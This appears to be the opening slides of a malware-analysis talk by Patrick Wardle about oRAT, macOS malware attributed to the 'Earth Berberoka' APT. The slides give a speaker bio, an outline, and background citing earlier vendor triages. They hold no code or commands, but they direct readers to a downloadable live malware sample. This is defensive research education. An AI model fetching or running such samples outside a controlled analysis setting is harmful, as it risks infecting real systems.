


# Making oRAT

...Go!



Want to play along?


You can download a sample from: [objective-see.org/malware.html](http://objective-see.org/malware.html)

# WHOAMI




A circular icon featuring a black cartoon-style ninja character wearing a mask. The ninja is holding a small sword in its right hand and a five-pointed star in its left hand. The icon has a thick black border and is centered on a dark gray background.

**Patrick Wardle**  
Objective-See Foundation, 501(c)(3)

-  macOS security tools
-  "The Art of Mac Malware" books
-  "Objective by the Sea" conference


# OUTLINE

## analysis of oRAT




The approaches, techniques, & tools discussed here, are generically applicable to the analysis of other macOS malware specimens (as well).

# Background



# "EARTH BERBEROKA" APT

## a new apt group ...with new macOS malware!



New APT group: "Earth Berberoka"  
". . . targets gambling websites on  
Windows, **macOS**, & Linux platforms  
using old and new malware families"

focus of our analysis today

oRAT malware

Existing triage(s) :

1 "New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware" -TrendMicro


2 "From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win" -SentinelOne

# EXISTING TRIAGES

...more of an overview



Largely based on static analysis:



Infection vector



Configuration



(likely) Capabilities

